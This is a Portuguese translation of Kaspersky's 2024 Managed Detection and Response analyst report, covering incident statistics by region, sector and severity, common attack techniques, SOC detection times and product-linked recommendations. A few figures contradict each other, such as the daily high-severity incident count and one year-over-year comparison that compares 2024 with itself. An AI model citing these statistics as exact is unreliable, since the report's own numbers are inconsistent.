kaspersky bring on the future

2024

Relatório do analista

Managed Detection and Response

Tabela de conteúdo

Sumário executivo

Mais de dois incidentes de alta gravidade diários

77% dos incidentes foram corrigidos com sucesso após o recebimento do primeiro alerta de segurança relevante

Principais regiões por quantidade de clientes:

- Europa — 40%
- CEI* — 21%
- META — 15%

Principais países europeus:

- Itália — 31%
- Espanha — 15%
- Suíça — 13%

Setores com maior número de incidentes relatados:

Industrial — 26%

Financeiro — 14%

Governamental — 12%

O perfil do ofensor mais comum em incidentes de alta gravidade:

APT — 43%

Avaliação de segurança — 17%

Crime[1] — 12%

As ferramentas de ataque mais populares do tipo living-off-the-land:

powershell.exe

rundll32.exe

comsvcs.dll

As técnicas mais populares de MITRE ATT&CK:

T1566: Phishing
TA0001: Acesso Inicial

observado em 24% dos incidentes

T1204: Execução de Usuários
TA0002: Execução

observado em 19% dos incidentes

T1098: Manipulação de Contas
TA0003: Persistência

observado em 18% dos incidentes

Distribuição dos incidentes relatoriados por gravidade:

Alta – 5%

Média – 69%

Baixa – 26%

Tempo médio para relatar incidentes de alta gravidade — 54 min, média — 41 min, baixa — 38 min.

* CEI — Comunidade de Estados Independentes (Armênia, Azerbaijão, Bielorrússia, Cazaquistão, Quirguistão, Moldávia, Rússia, Tajiquistão, Uzbequistão)

1 Um ataque realizado por meio de malware sem envolvimento humano observável

Recomendações

- Em 2024, o número de incidentes de alta gravidade diminuiu 34% em comparação a 2023. No entanto, o tempo médio para investigar e relatar aumentou em 48%, indicando um aumento na complexidade média dos ataques. Isso é sustentado pela análise de regras de detecção acionadas e IoAs — a grande maioria de ferramentas de XDR especializadas. Isso marca uma mudança em relação aos anos anteriores, onde a detecção por logs do sistema operacional desempenhava um papel significativo. Nessas condições, **ferramentas especializadas, como o XDR[3], são essenciais** para a detecção e investigação bem-sucedidas de ameaças modernas.

- Os ataques direcionados causados por humanos foram responsáveis por 43% dos incidentes de alta gravidade em 2024 — 74% a mais do que em 2023 e 43% a mais do que em 2022. Apesar dos avanços nas ferramentas de detecção automatizadas, invasores motivados ainda podem encontrar maneiras de contorná-las. Para combater ataques conduzidos por humanos, soluções conduzidas por humanos, como **MDR[4]**, são essenciais. Para organizações com equipes internas de operações de segurança, os processos e tecnologias internas devem estar equipados para lidar com o cenário de ameaças moderno. **Serviços de consultoria do SOC[5]** abrangentes podem ajudar a tornar isso possível.

- As estatísticas mostram consistentemente que os invasores geralmente retornam após um ataque bem-sucedido. Isso é especialmente evidente em organizações governamentais, onde os invasores buscam presença de longo prazo para realizar espionagem. Nesses casos, combinar SOCs internos equipados com XDR ou MDR terceirizados com **avaliações de comprometimento regulares[6]** é uma maneira eficaz de detectar e investigar incidentes não detectados pelas medidas de segurança existentes. Os invasores geralmente usam métodos de Living off the Land (LotL)[7] em infraestruturas que não possuem controles adequados de configuração do sistema. Um número relativamente grande de incidentes está vinculado a alterações não autorizadas, como adicionar contas a grupos privilegiados ou enfraquecer configurações seguras. Para reduzir falsos positivos nesses cenários, um gerenciamento de configuração eficaz e procedimentos formais para implementar mudanças e gerenciar o acesso são cruciais.

- Em 2024, as técnicas de Execução do usuário[8] e Phishing[9] estavam novamente entre as 3 principais ameaças, com quase 5% dos incidentes de alta gravidade envolvendo engenharia social bem-sucedida. Os usuários ainda são o elo mais fraco, tornando a **Conscientização sobre segurança[10]** um foco importante para o planejamento de segurança de informações corporativas.

3 Kaspersky Next XDR Expert

4 Kaspersky Managed Detection and Response

5 Kaspersky SOC Consulting

6 Kaspersky Compromise Assessment

7 Kaspersky encyclopedia. Ataque Living off the Land

8 MITRE ATT&CK. T1204: Execução do usuário

9 MITRE ATT&CK. T1566: Phishing

10 Kaspersky Security Awareness

Introdução

O relatório anual do analista de Detecção e Resposta Gerenciadas (Managed Detection and Response, MDR) apresenta insights com base na análise de incidentes de MDR identificados pela equipe SOC da Kaspersky.

O relatório esclarece as táticas, técnicas e ferramentas mais prevalentes dos invasores, bem como as características dos incidentes detectados e sua distribuição entre regiões e setores da indústria entre os clientes de MDR.

Este relatório responde a perguntas importantes, entre elas:

Que métodos eles estão usando hoje?

Quem são os invasores em potencial?


Como suas atividades podem ser detectadas de forma eficaz?

Sobre o Kaspersky MDR

O MDR fornece monitoramento e detecção de ameaças 24 horas por dia. As plataformas de proteção de endpoints (EPPs) transmitem telemetria para análise por machine learning e pela equipe do SOC. Para detecção de ameaças, indicadores de ataque (IoA) e busca manual de ameaças são utilizados. As ações de resposta são atribuídas pela equipe do SOC e, se o usuário aprovar, o EPP as executará.


Escopo do Kaspersky MDR

Os clientes do Kaspersky MDR estão representados em todo o mundo, o que nos permite obter uma visão abrangente e objetiva dos comportamentos e táticas de ataque regionais. O gráfico abaixo mostra a distribuição geográfica de nossos clientes de MDR. A maior representação está na Europa, na CEI e na região META.




APAC — 13% | CIS — 21% | Europa — 40% | América Latina — 8% | META — 15% | América do Norte — 3%

Na Europa, a maior cobertura de MDR está na Itália, Espanha e Suíça.



A África do Sul lidera a região META.




Distribuição em setores

Em 2024, a equipe do MDR observou a maioria dos incidentes nos setores de empresas dos setores Industrial (25,7%), Financeiro (14,1%) e Governamental (11,7%).

Figura 1

Setores mais atacados



O gráfico reflete a presença de MDR no setor relevante, por número de clientes. Ao compará-lo com a distribuição por número de incidentes, podemos estimar aproximadamente a frequência de incidentes naquele setor.

Se considerarmos apenas incidentes de alta gravidade, a distribuição é um pouco diferente: 22,8% em TI, 18,3% em Governamental, 17,8% em Industrial e 11,9% em Financeiro.

Número de incidentes

Em 2024, a infraestrutura de MDR recebeu e processou eventos de telemetria todos os dias, gerando alertas de segurança como resultado. Aproximadamente 26% desses alertas foram processados por algoritmos de machine learning, enquanto 13% foram analisados pela equipe do SOC e determinados como incidentes reais. Os clientes de MDR foram informados sobre esses incidentes por meio do portal MDR.

Figura 2

Funil de processamento de alertas do Kaspersky MDR

~ 270,000
alertas de segurança recebidos

Aproximadamente 15,000
eventos de telemetria de um host

Este número pode variar significativamente dependendo da atividade do host e do tipo de sensor

Aproximadamente 200,000
alertas foram analisados por analistas de SOC

> 70,000
alertas processados automaticamente por tecnologias de IA

~87%
dos alertas foram identificados como falsos positivos pelos analistas do SOC

> 26,000
alertas foram analisados

Aproximadamente 13,000
incidentes que foram reportados aos clientes

O menor número de alertas se deve ao amplo trabalho para melhorar a eficiência da lógica de detecção, o que resultou em um aumento na conversão geral de IoA de 10% para 13% e uma redução no número de falsos positivos processados pela análise do SOC.

Tempo de detecção de incidentes

O processo de detecção de incidentes consiste em várias etapas. Primeiro, um robô especializado atribui um alerta gerado à fila pessoal de um analista de SOC disponível. Em seguida, o analista processa o alerta com base em sua gravidade e no tempo garantido pelo SLA (Acordo de Nível de Serviço) para detectar uma ameaça. Se a análise resultar em um falso positivo, o alerta será ignorado e filtros serão criados em nível de cliente ou global. Caso contrário, o alerta é importado para um incidente novo ou existente que, após uma investigação aprofundada, pode ser fechado novamente como um falso positivo ou relatado ao cliente por meio do portal MDR com uma resposta recomendada. Se o cliente aprovar a resposta recomendada, os agentes de endpoint as implementarão automaticamente.

Tabela 1

Tempo para detectar um incidente

Gravidade	Tempo para reportar, em minutos	Comentários
Alto	**53,99 min** 2023: 36,37 min 2022: 43,75 min 2021: 41,45 min	Os incidentes mais complexos exigem mais tempo para que informações adicionais sejam coletadas e uma linha do tempo de incidentes seja criada. Em 2024, esse tempo aumentou em aproximadamente 48% em comparação aos períodos anteriores[2], refletindo a natureza dos incidentes de alta gravidade durante o ano.
Médio	**41,03 min** 2023: 32,55 min 2022: 30,92 min 2021: 34,88 min	Os incidentes de gravidade média foram o nível de gravidade mais frequente. A maioria desses incidentes foi causada por atividade de malware, e a correção totalmente automatizada se mostrou eficaz. No entanto, o tempo necessário aumentou 26% em comparação a 2024 devido a um ligeiro aumento no número de incidentes de gravidade média em 2024.
Baixa	**37,85 min** 2023: 48,01 min 2022: 34,15 min 2021: 40,24 min	Os incidentes com a menor gravidade estavam relacionados principalmente às consequências de software potencialmente indesejado. Na maioria dos casos, o processamento desses incidentes era amplamente automatizado.

2 Relatório do analista do Kaspersky MDR para 2023 | Relatório do analista do Kaspersky MDR para 2022 | Relatório do analista do Kaspersky MDR para 2021

Gravidade do incidente

No MDR, apenas incidentes que exigem alguma ação do lado do cliente são relatados.

Baixa

Não há impacto significativo nos sistemas de TI do cliente, mas há várias medidas que precisam ser tomadas

Médio

Nenhuma evidência de envolvimento humano direto no ataque, pode impactar os sistemas de TI do cliente, mas sem consequências graves

Alto

Ataques humanos ou ameaças de malware com um impacto potencial ou real significativo nos sistemas de TI do cliente

Em 2024, houve, em média, mais de três incidentes críticos a cada dois dias. Embora 2021 tenha registrado o maior número de incidentes de alta gravidade, a tendência desde então mostra um declínio em sua proporção, acompanhado por um aumento em incidentes de baixa e média gravidade.

Figura 3

Nível de gravidade do incidente





Figura 4

Gravidade dos incidentes detectados por MDR ao longo dos anos




A mudança de incidentes de alta gravidade para incidentes de média gravidade pode ser atribuída à detecção precoce e à remediação instrumental. No momento da detecção, muitas vezes não havia evidências suficientes de envolvimento humano direto no ataque. Nesses casos, foram detectadas atividades como campanhas de e-mail maliciosas, comprometimentos por drive-by-download, conexões com recursos potencialmente maliciosos da Internet, reconhecimento de rede, tentativas de força bruta ou exploração de vulnerabilidades. No entanto, a equipe do Kaspersky MDR determinou que a natureza dessas atividades e seus riscos associados não justificavam a classificação como de alta gravidade.

O número de incidentes depende em grande parte do escopo do monitoramento. O diagrama abaixo mostra o número esperado de incidentes para cada nível de gravidade em 10.000 endpoints monitorados, categorizados por setor.

Figura 5


Distribuição do número esperado de incidentes de 10,000 endpoints por gravidade e setor



O diagrama mostra que o maior número relativo de incidentes ocorreu nos setores de mídia de massa, desenvolvimento e telecomunicações.

Figura 6

Distribuição do número esperado de incidentes de 10,000 endpoints por gravidade e setor em comparação com o ano anterior

